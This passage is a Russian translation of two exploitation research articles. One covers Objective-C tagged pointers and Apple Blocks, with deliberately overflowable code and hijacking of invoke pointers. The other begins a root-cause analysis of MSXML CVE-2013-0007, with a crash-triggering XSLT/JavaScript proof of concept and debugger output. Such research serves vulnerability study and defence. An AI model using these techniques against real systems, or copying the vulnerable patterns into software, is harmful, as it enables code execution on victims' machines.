[+] NSString @ 0x4141414141414100
Process 13636 stopped
* thread #1: tid = 0x5834fc3, 0x00007fff96c210d7
  libobjc.A.dylib`objc_msgSend + 23, queue = 'com.apple.main-thread', stop
reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
  frame #0: 0x00007fff96c210d7 libobjc.A.dylib`objc_msgSend + 23
libobjc.A.dylib`objc_msgSend + 23:
-> 0x7fff96c210d7: andq    (%rdi), %r11
    0x7fff96c210da: movq    %rsi, %r10
    0x7fff96c210dd: andl    0x18(%r11), %r10d
    0x7fff96c210e1: shlq    $0x4, %r10
(lldb) reg read rdi
rdi = 0x4141414141414100
```

Тегированный NSNumber

Как можно представить, случай NSNumber очень похож на случай NSString. Любое числовое значение, которое помещается в первые 7 байт указателя, хранится непосредственно в нём как тегированный NSNumber, а не выделяется и не хранится в куче.

Пример кода `nsnumber1.c` демонстрирует, снова, однобайтовую перезапись в тегированный указатель, содержащий встроенный NSNumber.

В этом коде мы начинаем с создания экземпляра NSNumber, содержащего значение `0xdeadbeeffeedface`. Содержимое этого числа несущественно, однако, очевидно, оно достаточно велико, чтобы не поместиться в старшие байты тегированного указателя, поэтому NSNumber хранится в куче обычным для Objective-C образом.

Затем мы записываем значение `0xf7` в младший байт указателя объекта. Снова это преобразует нетегированный указатель объекта в тегированный тип, оставляя старшие биты нетронутыми. Наконец, мы выводим содержимое числа с помощью метода `unsignedLongLongValue`.

```
int main(int argc, const char * argv[])
{
    NSNumber *n = [NSNumber numberWithInt:0xdeadbeeffeedface];
    char *ptr = (char *)&n;
    *ptr = 0xf7;

    NSLog(@"0x%x\n", (unsigned long)[n unsignedLongLongValue]);
    return 0;
}
```

Как видно из вывода ниже, вместо вывода инициализированного содержимого (`0xdeadbeeffeedface`) вызов `NSLog` отображает само значение указателя объекта, снова создавая утечку информации этого значения.

```
$ ./nsnumber1
2015-04-04 09:26:58.701 nsnumber1[14663:92514549] 0x7fd6134116
```

Последний пример тегированного указателя `nsnumber2.m` демонстрирует обратный случай. В этом коде NSNumber создаётся с содержимым `0x0041414141414141`. Как видно из ведущего нулевого байта, это значение достаточно мало, чтобы поместиться в первые 7 байт указателя объекта. Поэтому этот объект создаётся как тегированный указатель со значением:

```
0x4141414141414107
```

Мы снова усекаем финальный байт с помощью символического указателя, убирая тегированный бит перед вызовом метода на нём (`unsignedLongLongValue`).

```
int main(int argc, const char * argv[])
{
    NSNumber *n = [NSNumber numberWithInt:0x0041414141414141];
    char *ptr = (char *)&n;
    *ptr = 0x00;
```

```

        NSLog(@"0x%x\n", (unsigned long)[n unsignedLongLongValue]);
        return 0;
    }

```

Когда выполняется вызов метода, рантайм трактует содержимое числа как указатель и оставляет нас с болтающимся вызовом сообщения Objective-C, которым мы снова можем воспользоваться для управления выполнением.

```

Process 14636 launched: './nsnumber2' (x86_64)
Process 14636 stopped
* thread #1: tid = 0x583a67f, 0x00007fff96c210d7
  libobjc.A.dylib`objc_msgSend + 23, queue = 'com.apple.main-thread', stop
reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
    frame #0: 0x00007fff96c210d7 libobjc.A.dylib`objc_msgSend + 23
libobjc.A.dylib`objc_msgSend + 23:
-> 0x7fff96c210d7: andq    (%rdi), %r11
    0x7fff96c210da: movq    %rsi, %r10
    0x7fff96c210dd: andl    0x18(%r11), %r10d
    0x7fff96c210e1: shlq    $0x4, %r10
(lldb) reg read rdi
    rdi = 0x4141414141414100

```

Дополнительные тегированные типы

Дополнительные типы в таблице обладают очень уникальными свойствами. Предоставляю исследование каждого из этих типов читателю — как упражнение для нахождения полезных способов их использования с точки зрения эксплуатации.

Блоки (Blocks)

Итак, Apple, будучи Apple, решила, что проверенного временем стандарта C недостаточно для их волшебной супер-фантастической операционной системы, и пошла вперёд, модифицировав его. Они сделали это, добавив новую конструкцию под названием Blocks (блоки).

Для тех, кто знаком с концепцией ссылки на анонимную функцию в Perl или лямбда-функцией в Python, — это по сути то, чем является Block. Подробнее о блоках можно прочитать в руководстве Apple [4]. Если коротко: блок использует оператор `^` для объявления специального типа указателя на функцию, тело которой можно определить непосредственно в коде. Это в основном синтаксическая особенность, но у неё есть и несколько применений в рантайме. Блоки можно передавать другим функциям, как указатели на функции, и они могут обращаться к глобальным данным или данным относительно текущего выполняемого состояния, в котором они определены. Синтаксически блоки очень похожи на замыкания в ECMAScript, однако внутренне они работают немного иначе, как ты увидишь далее.

Пример кода с блоками

Давай посмотрим, как определяются блоки. Руководство Apple [4] предоставляет следующий небольшой пример кода:

```

int main(int ac, char **av)
{
    int multiplier = 7;
    int (^myBlock)(int) = ^(int num) {

```

```

        return num * multiplier;

    };

    printf("%d\n", myBlock(3));
}

```

Как видишь, этот код определяет блок под названием `myBlock`, который принимает целочисленный аргумент `num` и умножает его на значение `multiplier`, взятое из стека функции `main`, где был объявлен блок.

Блок `myBlock` затем вызывается с передачей значения 3. При выполнении блок выполняется и возвращает произведение $7 * 3$.

```

-[dcbz@squeue:~/code/blocks]$ gcc block.c -o block
-[dcbz@squeue:~/code/blocks]$ ./block
21

```

Заметь, что для компиляции этого не нужно ничего особенного — встроенный компилятор Apple поддерживает блоки «из коробки».

На первый взгляд я ожидал, что эта функциональность будет чисто синтаксической. Я думал, что компилятор создаст функцию, а затем просто добавит единственную инструкцию вызова в нужных местах. Или, может быть, указатель на функцию, если потребуется переприсваивание. Однако, изучив листинг ассемблера для этой тривиальной программы, мы видим, что это не так.

Сначала у нас идёт стандартный пролог функции, как и ожидалось:

```

EntryPoint:
    push        rbp                                ; XREF=0x100000e2f
    mov         rbp, rsp
    sub         rsp, 0x50

```

Далее `argv/argc` перемещаются в переменные стека.

```

    mov         rax, rsi
    mov         ecx, edi
    mov         dword [ss:rbp-0x50+var_76], ecx
    mov         qword [ss:rbp-0x50+var_64], rax

```

Значение `0x7` сохраняется в переменной стека для последующего обращения из блока. Это переменная «`multiplier`».

```

    mov         dword [ss:rbp-0x50+var_12], 0x7

```

Теперь мы добираемся до сути реализации блока. Как ты увидишь, здесь немного больше кода, чем ожидалось. Прежде чем продолжать его трассировку, нам нужно немного больше узнать о внутреннем устройстве блоков.

Бесплатная глава из книги «Advanced Mac OS X Programming: The Big Nerd Ranch Guide» [5] содержит очень хорошее описание внутреннего устройства блоков, которое позволяет наглядно понять следующую часть.

По сути, для каждого созданного блока определены две структуры: `block_descriptor` и `block_literal`, а также функция, содержащая фактическую байт-кодovou реализацию блока.

Структура `block_literal` — наиболее важная для нашего понимания. Большинство ассемблерного листинга, который мы трассируем, используется для заполнения этой структуры должным образом. Определение структуры показано ниже:

```

struct block_literal_NAME {
    void *isa;
    int flags;
    int reserved;
    void (*invoke)(void *literal, ...);
    struct block_descriptor_NAME *descriptor;
};

```

```

    /* captured referenced variables follow */
};

```

По сути, использование этой структуры превращает наш блок в псевдо-объект Objective-C. Как видишь, типичный указатель `isa` со смещением 0 содержит указатель на базовую структуру класса объекта.

В листинге ниже видно, что структура `block_literal` создаётся по смещению `rbp-0x50+var_16`. Указатель `ISA` заполняется указателем на класс `NSConcreteStackBlock`.

```

lea     rax, qword [ss:rbp-0x50+var_16]
mov     rcx, qword [ds:imp___got___NSConcreteStackBlock]
lea     rcx, qword [ds:rcx]
mov     qword [ss:rbp-0x50+var_16], rcx

```

Как описано в [5], этот класс указывает, что блок хранится в стеке. Другие возможные базовые классы: `NSConcreteGlobalBlock` для глобальных блоков, `NSConcreteMallocBlock` для блоков в куче, `NSConcreteAutoBlock` для блоков, затронутых сборкой мусора, и `NSConcreteFinalizingBlock` для блоков, имеющих «финализатор»/деструктор, который должен выполняться при сборке мусора. Перекрёстные ссылки на эти структуры классов могут дать нам хорошее представление о том, где блоки используются в бинарном файле, а также об их расположении в памяти во время выполнения.

```

mov     dword [ss:rbp-0x50+var_24], 0x40000000

```

Следующий заполняемый элемент — флаги. Не буду особо вдаваться в это, потому что описание в [5] охватывает его идеально. Перечисление флагов хранит некоторую мета-информацию о блоке, включая настройки сборки мусора и является ли блок глобальным.

Затем зарезервированное поле устанавливается в 0.

```

mov     dword [ss:rbp-0x50+var_28], 0x0

```

Функция `main_block_invoke_1` — это метод `invoke()` для этого блока. По сути, она содержит скомпилированные инструкции для самого блока. Как ты увидишь позже, она вызывается при выполнении блока.

```

lea     rcx, qword [ds:___main_block_invoke_1]
mov     qword [ss:rbp-0x50+var_32], rcx

```

Ранее мы говорили, что для каждого блока существуют две структуры. Вторая из них — дескриптор блока — создаётся заранее во время компиляции и хранится в секции `__data`.

```

lea     rcx, qword [ds:___block_descriptor_tmp_1.1]
mov     qword [ss:rbp-0x50+var_40], rcx

```

Определение структуры выглядит следующим образом:

```

static const struct block_descriptor_NAME {
    unsigned long reserved;
    unsigned long literal_size;

    /* вспомогательные функции - присутствуют только при необходимости */
    void (*copy_helper)(void *dst, void *src);
    void (*dispose_helper)(void *src);
};

```

По сути, единственное поле, которое нас интересует большую часть времени, — это `literal_size`, содержащее общий размер `block_literal`. Другие указатели на функции используются только в определённых случаях.

Остальная часть структуры `block_literal` содержит аргументы для вызова. Копия переменной «multiplier» копируется в эту структуру.

```

mov     ecx, dword [ss:rbp-0x50+var_12]
mov     dword [ss:rbp-0x50+var_48], ecx

```

Теперь, когда структура `literal` заполнена, код должен вызвать блок, передав аргументы. Это делается путём получения указателя функции `invoke` из ранее заполненной структуры `literal`.

Возможно, мне стоило использовать флаг оптимизации при компиляции, потому что следующие несколько инструкций немного нелепы. Указатель на структуру `block_literal` перемещается в `var_0`, затем перемещается обратно в `rax`...

```
mov     qword [ss:rbp-0x50+var_0], rax
mov     rax, qword [ss:rbp-0x50+var_0]
```

Затем указатель функции `invoke` перемещается в `rax` путём разыменования этого указателя и прибавления 16 (0x10).

```
mov     rax, qword [ds:rax+0x10]
```

Указатель на структуру `block_literal` затем перемещается в `rcx`.

```
mov     rcx, qword [ss:rbp-0x50+var_0]
```

Значение, передаваемое блоку в вызове `printf()` (3), временно перемещается в `edx`.

```
mov     edx, 0x3 ; аргумент для блока
```

Указатель на структуру `block_literal` перемещается в `rdi`, который является первым аргументом в соглашении о вызове `x86_64` (`rdi`, `rsi`, `rcx`, `rdx`).

```
mov     rdi, rcx
```

Аргумент функции (3) затем перемещается в `esi` как второй аргумент.

```
mov     esi, edx
```

Наконец вызывается метод `invoke()`. По сути, `invoke(self, 3)`.

```
call     rax
```

Остаток листинга — просто вызов `printf` для отображения результата, после чего следует эпилог.

```
mov     ecx, eax
xor     dl, dl
lea     rdi, qword [ds:0x100000f2c] ; "%d\\n"
mov     esi, ecx
mov     al, dl
call    imp__stubs__printf
mov     eax, dword [ss:rbp-0x50+var_60]
add     rsp, 0x50
pop     rbp
ret
```

Как видишь, этот процесс достаточно прост, так что теперь, понимая его, мы можем рассмотреть, как им злоупотреблять.

Эксплуатация

Для демонстрации сценариев эксплуатации, где могут быть использованы блоки, начну с изменения примера кода для создания тривиального переполнения стека.

```
int main(int ac, char **av)
{
    int multiplier = 7;
    int (^myBlock)(int) = ^(int num) {

        return num * multiplier;
    };
}
```



```

char buf[20];
if(ac != 2) {
    printf("error: need 2nd arg\n");
    exit(1);
}

strcpy(buf,av[1]);
printf("%s: %d\n", buf, myBlock(3));
exit(1);
}

```

Как видишь, перед финальным `printf()` добавлен вызов, который копирует первый аргумент программы в небольшой стековый буфер без проверки границ. Я также добавил вызов `exit(1)`, чтобы показать, что эту программу не обязательно можно было бы эксплуатировать без использования блока. Это также применимо к случаям использования стековых сапай (`-fstack-protection`).

Как мы видели в предыдущем примере, структура `block_literal` будет храниться в стеке. Также и указатель `myBlock` на эту структуру хранится в стеке в данном случае.

Что произойдёт, когда мы переполним массив `buf` в этом случае? Давай запустим и посмотрим.

```

-[dcbz@squeez:~/code/blocks]$ gcc blockof.c -o of
-[dcbz@squeez:~/code/blocks]$ ./of
error: need 2nd arg
-[dcbz@squeez:~/code/blocks]$ ./of hello
hello: 21
-[dcbz@squeez:~/code/blocks]$ gdb ./of
(gdb) r `perl -e'print "A"x5000'`
Starting program: /Users/dcbz/code/blocks/of `perl -e'print "A"x5000'`

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: 13 at address: 0x0000000000000000
0x00000000100000e4e in main ()

```

Как видишь, запуск этой программы с чрезмерно большим аргументом вызывает переполнение стекового буфера и мы получаем исключение `EXC_BAD_ACCESS`. По некоторым причинам `gdb` утверждает, что это произошло по адресу `0x0`. Однако если провести некоторое расследование:

```

(gdb) x/i $pc
0x1000000e4e <main+158>: mov     rax,QWORD PTR [rax+0x10]
(gdb) i r rax
rax                                0x4141414141414141    4702111234474983745

```

Мы видим, что программа падает при разыменовании указателя структуры `block_literal` для получения указателя «`invoke`». (Исходя из нашего предыдущего понимания листинга ассемблера.) Это означает, что мы перезаписали указатель на структуру `block_literal` серией символов 'A' (`0x41`). Поскольку указатель на структуру лежит перед самой структурой, мы не можем напрямую изменить указатель `invoke`. Поэтому мы остаёмся с конструкцией, очень похожей на разыменование C++ `vptr`. Мы можем эксплуатировать это аналогичным образом.

Конструкция по сути представляет собой `call [ptr+0x10]`, поэтому нам нужно управлять памятью по известному адресу, чтобы разместить там указатель на наш шеллкод; затем мы можем использовать адрес этого указателя минус 16 при перезаписи указателя на структуру `block_literal`. Это приведёт к перенаправлению потока выполнения на наш шеллкод. Другим решением было бы замена значения указателя `invoke` на метод `invoke` другого блока или известной функцией, затем использование несоответствия аргументов благоприятным образом. Оба варианта многократно задокументированы, поэтому я не буду здесь вдаваться в подробности. Хотя скажу: для управления памятью по фиксированному адресу могут использоваться несколько техник, например: техника `shared_region_map_file`, отключение `ASLR/NX` с помощью `posix_spawn` для локальных задач, или `ROP/heap spray` для удалённых.

Теперь, рассмотрев случай переполнения стека, давай посмотрим, что происходит, когда содержимое структуры `block_literal` находится в куче.

Для этого теста мы можем взять тестовое переполнение стека, которое мы рассматривали ранее, и на этот раз переместить назначение вызова `strcpy()` в кучу.

Для перемещения блока в кучу нам нужно использовать функцию из архитектуры рантайма. По сути, `libSystem` связана с библиотекой блоков: `/usr/lib/system/libsystem_blocks.dylib`. Эта библиотека содержит функции для манипулирования и отображения информации о блоках. Одна из экспортируемых функций — `Block_copy` — используется для создания копии блока в куче и возврата указателя на неё. Обычно это используется функциями, которым необходимо вернуть блок, поскольку возврат указателя на блок в стеке функции не удастся после раскрутки стека. Блок в куче затем освобождается с помощью функции `Block_release`. Для вызова этих функций нам нужно включить заголовочный файл `Block.h`.

Функция `Block_copy` проверяет, какой тип блока ей передан. Если блок был выделен в куче или в `.bss`, она просто возвращает блок вместо создания копии. В противном случае копия помещается в кучу и возвращается указатель на неё, как видно из примера кода ниже:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <Block.h>

int main(int ac, char **av)
{
    char *buf = malloc(20);
    int multiplier = 7;
    int (^stackBlock)(int) = ^(int num) {

        return num * multiplier;

    };
    int (^myBlock)(int) = Block_copy(stackBlock);
    if(ac != 2) {
        printf("error: need 2nd arg\n");
        exit(1);
    }

    strcpy(buf, av[1]);
    printf("%s: %d\n", buf, myBlock(3));
    exit(1);
}
```

Теперь, когда у нас есть пример кода, давай скомпилируем, запустим и посмотрим, к чему приведёт его переполнение.

```
-[dcbz@squeue:~/code/blocks]$ gcc bh.c -o bh
-[dcbz@squeue:~/code/blocks]$ gdb ./bh
(gdb) r hi
Starting program: /Users/dcbz/code/blocks/bh hi
Reading symbols for shared libraries +..... done
hi: 21
```

Как и ожидалось, запуск со строкой `hi` выводит стандартный результат, на этот раз выполняя через блок в куче. Однако если мы передадим строку из 500 символов 'A'...

```
Program exited with code 01.
(gdb) r `perl -e'print "A"x500'`
Starting program: /Users/dcbz/code/blocks/bh `perl -e'print "A"x500'`

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: 13 at address: 0x0000000000000000
0x0000000100000dc4 in main ()
(gdb) x/i $pc
0x100000dc4 <main+276>: call    rax
```

```
(gdb) i r rax
rax          0x4141414141414141      4702111234474983745
```

Как видишь, мы снова получаем краш, однако на этот раз, вместо разыменования указателя `block_literal`, мы перезаписали сам указатель метода `invoke()` и напрямую контролируем `ebp`.

Как можно представить, оба этих случая полезны при попытке получить контроль над переполнением, особенно в случае стековых или кучевых сапагу, или недостижимого возврата.

Будущие исследования — Non-Pointer ISA

К сожалению, из-за того, что я стараюсь скоординировать выход этой статьи с моим докладом на Infiltrate 2015, у меня, вероятно, не будет времени полностью исследовать эту область до публикации.

По сути, в рантайме Objective-C на arm64 указатель ISA тоже может функционировать как тегированный указатель. Из-за природы адресного пространства существует значительное количество неиспользуемых битов в указателе, содержащих интересный объём метаданных. Описание в [6] наглядно объясняет всё это. Я оставлю битовый паттерн ниже на случай, если тебе это интересно. Мне особенно интересно исследовать атрибут `has_cxx_dtor`, а также информацию о подсчёте ссылок в `sidetable`.

```
(LSB)
1      бит      indexed

      0 — это raw isa, 1 — non-pointer isa.

1      бит      has_assoc

      Объект имеет или когда-либо имел связанную ссылку. Объекты без
      связанных ссылок могут освобождаться быстрее.

1      бит      has_cxx_dtor

      Объект имеет деструктор C++ или ARC. Объекты без деструктора могут
      освобождаться быстрее.

30     битов     shiftcls

      Ненулевые биты указателя класса.

9      битов     magic

      Равно 0xd2. Используется отладчиком для различения настоящих
      объектов от неинициализированного мусора.

1      бит      weakly_referenced

      Объект является или когда-либо был указан слабой переменной ARC.
      Объекты без слабых ссылок могут освобождаться быстрее.

1      бит      deallocating

      Объект в данный момент освобождается.

1      бит      has_sidetable_rc

      Счётчик удержания объекта слишком велик для встроенного хранения.

19     битов     extra_rc

      Счётчик удержания объекта выше 1. (Например, если extra_rc равно 5,
      реальный счётчик удержания объекта равен 6.)
```

(MSB)

Заключение

Что ж, ты добрался до конца, читатель. Надеюсь, это было полезно хоть в каком-то отношении!
Писать очень больно...

Спасибо за чтение!

— пето

Ссылки

- [1] The Objective-C Runtime: Understanding and Abusing -
<https://phrack.org/issues/66/4.html#article>
- [2] Abusing Performance Optimization Weaknesses to Bypass ASLR -
http://www.cc.gatech.edu/~blee303/paper/BH_ASLR_slides.pdf
- [3] - Lets build tagged pointers:
[https://www.mikeash.com/pyblog/ \friday-qa-2012-07-27-lets-build-tagged-pointers.html](https://www.mikeash.com/pyblog/\friday-qa-2012-07-27-lets-build-tagged-pointers.html)
- [4] Apple Block Conceptual -
[http://developer.apple.com/library/ios/#documentation/cocoa/ \Conceptual/Blocks/Articles/bxOverview.html#/apple_ref/doc/uid/ \TP40007502-CH3-SW1](http://developer.apple.com/library/ios/#documentation/cocoa/\Conceptual/Blocks/Articles/bxOverview.html#/apple_ref/doc/uid/\TP40007502-CH3-SW1)
- [5] Big Nerd Ranch Advanced Mac OS X Programming: Block -
<http://www.informit.com/articles/article.aspx?p=1749598&seqNum=12>
- [6] Non-pointer ISA
[http://www.sealiesoftware.com/blog/archive/2013/09/24/ \objc_explain_Non-pointer_isa.html](http://www.sealiesoftware.com/blog/archive/2013/09/24/\objc_explain_Non-pointer_isa.html)

Приложение — Исходный код

```
begin 644 code.tgz
[uuencoded архив с примерами кода — опущен]
end
```

Искусство эксплуатации: самопатчинг Microsoft XML с помощью выравнивания и факториалов

Автор: Alisa Esage (hey@alisa.sh)

*«Возможно, это говорит кое-что о человеческой природе —
что единственная форма жизни, которую мы создали,
является чисто разрушительной.»*

— Стивен Хокинг о компьютерных вирусах

*«Я пытался представить, каково это — быть новичком
[в исследовании уязвимостей] в нынешние времена,
и это несколько угнетает...»*

— Aaron Portnoy для PHRACK

В данной статье уязвимый модуль Microsoft XML направляется к невосприимчивому поведению путём самостоятельного применения двухбайтового встроенного патча памяти через возможность произвольного выполнения кода.

Оглавление

- 1 - Введение
- 2 - Уязвимость
 - 2.1 - Триггер
 - 2.2 - Векторы воздействия
 - 2.3 - Анализ краша
 - 2.4 - Оценка эксплуатируемости
 - 2.5 - Анализ патча и первопричина
- 3 - Контроль
 - 3.1 - Раздутие стека 1: рекурсия XSLT
 - 3.2 - Раздутие стека 2: рекурсия JavaScript
 - 3.4 - Заполнение памяти 1: изображения
 - 3.5 - Заполнение памяти 2: целые числа
 - 3.6 - Управление рекурсией
 - 3.7 - Управление счётчиком команд
- 4 - Самопатчинг
 - 4.1 - Утечка без утечки
 - 4.2 - Трансляция смещения в значение
- 5 - Дальнейшая работа
- 6 - Заключение
- 7 - Благодарности
- 8 - Ссылки
- 9 - Код

1 - Введение

Будучи исследователем бинарных уязвимостей «новой школы», я обнаружила, что изучать эту область в нынешние времена — когда она стала крайне коммерциализирована — довольно непросто: подробные технические рекомендации по безопасности и технический анализ обычных уязвимостей оказались вытеснены из открытого доступа. Хотя данная статья в первую очередь представляет собой занятое исследование, она также была составлена с прицелом на коллег-новичков: её целью является обобщение различных базовых навыков, техник и моделей мышления, необходимых для анализа и контроля современной, обыденной, но несколько нестандартной бинарной уязвимости. Помимо возвращения к основам, статья представляет несколько ранее неопубликованных сведений, в частности о внутренней структуре Microsoft XML Core Services и некоторые наблюдения о распылении кучи и манипуляциях со стеком в последнем Internet Explorer.

Статья охватывает комплексный глубокий технический анализ и контроль уязвимости удалённого выполнения кода в Microsoft XML Core Services, CVE-2013-0007, с целью самопатчинга. Всё исследование и прототипирование proof-of-concept выполнялось на намеренно синтетической платформе на основе x86 Windows 7 с IE11 (который даже не существовал на момент обнаружения уязвимости), с установленными всеми обновлениями, кроме одного конкретного патча, и с включённым режимом полной кучи страниц (full page heap) для целевого процесса.

Хотя уязвимости уже два года, исследование полностью актуально для современной ситуации. Автору неизвестны какие-либо публичные или приватные эксплойты, а также технический анализ описываемой уязвимости, которая на самом деле весьма интересна и уникальна. Что касается уязвимого программного обеспечения, баги удалённого выполнения кода в Microsoft XML Core Services не редкость и даже недостаточно представлены в публичных источниках — автор сама обнаружила один из них в конце 2014 года (CVE-2014-4118). Уязвимости в Microsoft XML могут быть крайне критическими, поскольку позволяют не только осуществить drive-by эксплуатацию Internet Explorer, но и реализовать множество векторов воздействия за пределами браузера.

Код, представленный в этой статье, совершенно ненадёжен — это гарантируется высокоэнтропийной природой уязвимости, обуславливающей минимальную 25%-ную вероятность неконтролируемого краша, а также поверхностными решениями при написании и тестировании кода. Кроме того, утверждения, касающиеся недокументированных внутренних механизмов Windows, были в значительной мере основаны на отладочных наблюдениях на паре тестовых систем и должны быть верифицированы методами обратного проектирования.

2 - Уязвимость

Рассматриваемая уязвимость — это критический баг удалённого выполнения кода в Microsoft XML Core Services, актуальный для всех редакций операционных систем Windows, существовавших на момент обнаружения, согласно оригинальному бюллетеню безопасности. Она была исправлена в начале 2013 года с помощью бюллетеня безопасности Microsoft MS13-002 [1] и обновления KB2757638 (для x86 Windows 7), впоследствии заменённого на KB2939576.

Хотя баг воспроизводится с четырьмя основными версиями модуля MSXML (3, 4, 5, 6), которые могут сосуществовать и даже выполняться одновременно на целевой системе, по умолчанию на современных системах вызывается только версия 6.

Версия 3 по-прежнему присутствует на установках Windows 7 и 8.1 по умолчанию для обратной совместимости — она содержится в модуле msxml3.dll и может вызываться в одном скрипте с

Поскольку наиболее актуальная версия 6 содержится в модуле msxml6.dll, все дальнейшие ссылки на внутренние механизмы Microsoft XML будут относиться к модулю msxml6.dll версии 6.30.7600.16385.

#	Целевое прил.	Техника	Комментарии тестирования
1	cscript	Вызов метода ActiveX MSXML transformNode()	Краш (Windows 7)
2	Internet Explorer	Вызов метода ActiveX MSXML transformNode()	Краш (Windows 7 + IE9/IE11)
3	DotNetNuke	Неизвестно	Из оригинальной публикации, не тест.
4	SharePoint	Неизвестно	Из оригинальной публикации, не тест.

15	Microsoft Word	Вызов метода ActiveX MSXML через макрос	Краш (Office 2010)
16	Microsoft Word	Нативное преобр. XML- XSL через схему XSD	Возможно, если использует MSXML*1, не тестировалось
17	Microsoft Word	Вызов метода ActiveX MSXML transformNode() через встроенный JS в элемент управления Microsoft ActiveX	Краш (Office 2007)
18	Microsoft Word	Вызов непосредственно встроенного ActiveX	Невозможно*2
19	Microsoft Project	Нативное преобр. XML- XSL	Возможно*3, не тестировалось
*	Произвольное приложение*4	Вызов метода ActiveX MSXML transformNode()	Определённо возможно, не тестировалось

*1 Применение XSLT-преобразования [Word 2003 XML Reference]

[http://msdn.microsoft.com/en-us/library/office/ee364545\(v=office.11\).aspx](http://msdn.microsoft.com/en-us/library/office/ee364545(v=office.11).aspx)

*2 OOXML не реализует функциональность для вызова методов ActiveX, хотя может их инстанцировать:

[MS-OE376]: Office Implementation Information for ECMA-376 Standards Support

[http://msdn.microsoft.com/en-us/library/ff533853\(v=office.12\).aspx](http://msdn.microsoft.com/en-us/library/ff533853(v=office.12).aspx)

*3 How to: Use XSLT Transformations with Project XML Data Interchange Files

[http://msdn.microsoft.com/en-us/library/office/bb968529\(v=office.12\).aspx](http://msdn.microsoft.com/en-us/library/office/bb968529(v=office.12).aspx)

*4 ...который использует COM/ActiveX-модуль MSXML

Приведённая таблица возможных векторов воздействия далеко не исчерпывающая. Очевидно, что в неё следует включить как минимум другие приложения Microsoft Office помимо Word и Project.

2.3 - Анализ краша

Один из способов задействовать функциональность XSL-преобразования Microsoft XML Core Services — вызвать метод transformNode() из COM/ActiveX-объекта MSXML2.DOMDocument.6.0, например, через JavaScript:

```

xslcontent='<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/
Transform"
version="1.0"><xsl:template name="main_template" match="/"><xsl:for-each
select="*"><xsl:apply-templates/></xsl:for-each></xsl:template><
xsl:template
name="xx" match="x[position()]" /></xsl:stylesheet>';

srcTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
xsltTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
xsltTree.loadXML(xslcontent);
alert("crash");

```



```
srcTree.transformNode(xsltTree);
```

Приведённый код, выполненный либо с помощью утилиты командной строки cscript, либо из веб-страницы в Internet Explorer, вызовет краш вследствие попытки некорректного чтения памяти — примерно следующего характера:

```
(5f8.9d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ad9004d6 ebx=0e419ff0 ecx=0e419f42 edx=6f6e4430
esi=0e419f40 edi=04d6ac70 eip=6f6f9c85 esp=04d6ac6c
ebp=04d6ad88 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000  efl=00010206
msxml6!XEngine::stns+0x6:
6f6f9c85 8b5008      mov     edx,dword ptr [eax+8]
ds:0023:ad9004de=????????
```

В ходе многочисленных тестов можно заметить, что крашующий адрес памяти несколько варьируется от теста к тесту, но всегда попадает в некий устойчивый диапазон адресов в памяти ядра, что, собственно, и вызывает нарушение доступа.

Анализируя дамп стека, можно предположить, что краш происходит в процессе обработки конкретной инструкции XSLT, представленной функцией XEngine::stns(), виртуальной машиной XEngine MSXML:

```
0:007> k
ChildEBP RetAddr
04d6ac68 6f6e60cc msxml6!XEngine::stns+0x6
04d6ad88 6f6e60cc msxml6!XEngine::frame+0x84
04d6ae08 6f6f3e2d msxml6!XEngine::frame+0x84
04d6aeb8 6f75ffb0 msxml6!XEngine::execute+0x1b4
04d6af14 6f75fee3 msxml6!XUtility::executeXCode+0x90
04d6af68 6f75fe2b msxml6!XUtility::transformNode+0x4a
04d6afd4 6f75fda2 msxml6!DOMNode::transformNode+0xa6
04d6afe8 6f7460c9 msxml6!DOMDocumentWrapper::transformNode+0x17
04d6b004 6f760b71 msxml6!DOMNode::_invokeDOMNode+0x30e
...
```

Действительно, дальнейший анализ выявляет цикл выполнения виртуальной машины, в котором функция XEngine::frame() отвечает за исполнение текущего фрагмента «XCode». XCode — это по существу динамически формируемая последовательность указателей на функции-члены класса XEngine вместе с их аргументами, скомпилированная из входной разметки XSLT:

```
0:007> u msxml6!XEngine::frame l30
msxml6!XEngine::frame:
...
6f6e6092 call     msxml6!XEngineFrame::initFrame (6f6e72c3)
...
; инкрементировать указатель на цепочку функций XEngine:
6f6e60b8 add     dword ptr [esi+0A0h],10h
; цикл:
6f6e60bf mov     eax,dword ptr [esi+0A0h];получить следующую проц. XEngine
6f6e60c5 mov     ecx,dword ptr [eax+4] ; получить аргумент
6f6e60c8 add     ecx,esi ; инкрементировать указатель на глоб. структуру
6f6e60ca call    dword ptr [eax] ; вызвать процедуру XEngine
6f6e60cc add     dword ptr [esi+0A0h],eax
6f6e60d2 je      msxml6!XEngine::frame+0x95 (6f6e60dd)
6f6e60d4 cmp     byte ptr [esi+0B8h],0
6f6e60db je      msxml6!XEngine::frame+0x77 (6f6e60bf) ; цикл
```

XCode, соответствующий уязвимому XSLT-коду, можно наблюдать, загрузив текущий фрейм XEngine, что раскрывает список указателей на функции, вызываемые последовательно, а также их аргументы:

```
0:007> p
eax=06ca9ff4 ebx=06ca9ff0 ecx=0513b010 edx=0513b0a0 esi=06ca9f40
edi=0513b010 eip=6f6e60bf esp=0513b010 ebp=0513b088 iopl=0
nv up ei pl nz na pe nc
```

```

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206

msxml6!XEngine::frame+0x77:
6f6e60bf mov     eax,dword ptr [esi+0A0h] ds:0023:06ca9fe0=6cf0c806

0:007> dds poi(esi+a0)
06c8f05c  6f6e6046 msxml6!XEngine::frame
06c8f060  00000000
06c8f064  00000030
06c8f068  c0c0c000
06c8f06c  6f6f9bba msxml6!XEngine::ldc_i
06c8f070  00000000
06c8f074  00000000
06c8f078  6f6f16e8 msxml6!XEngine::br
06c8f07c  00000000
06c8f080  00000128
06c8f084  6f6e6046 msxml6!XEngine::frame
06c8f088  00000000
06c8f08c  000000d0
06c8f090  c0c0c000
06c8f094  6f6e7868 msxml6!XEngine::ctxt
06c8f098  00000000
06c8f09c  0000000c
06c8f0a0  6f6e7399 msxml6!XEngine::ch
06c8f0a4  00000000
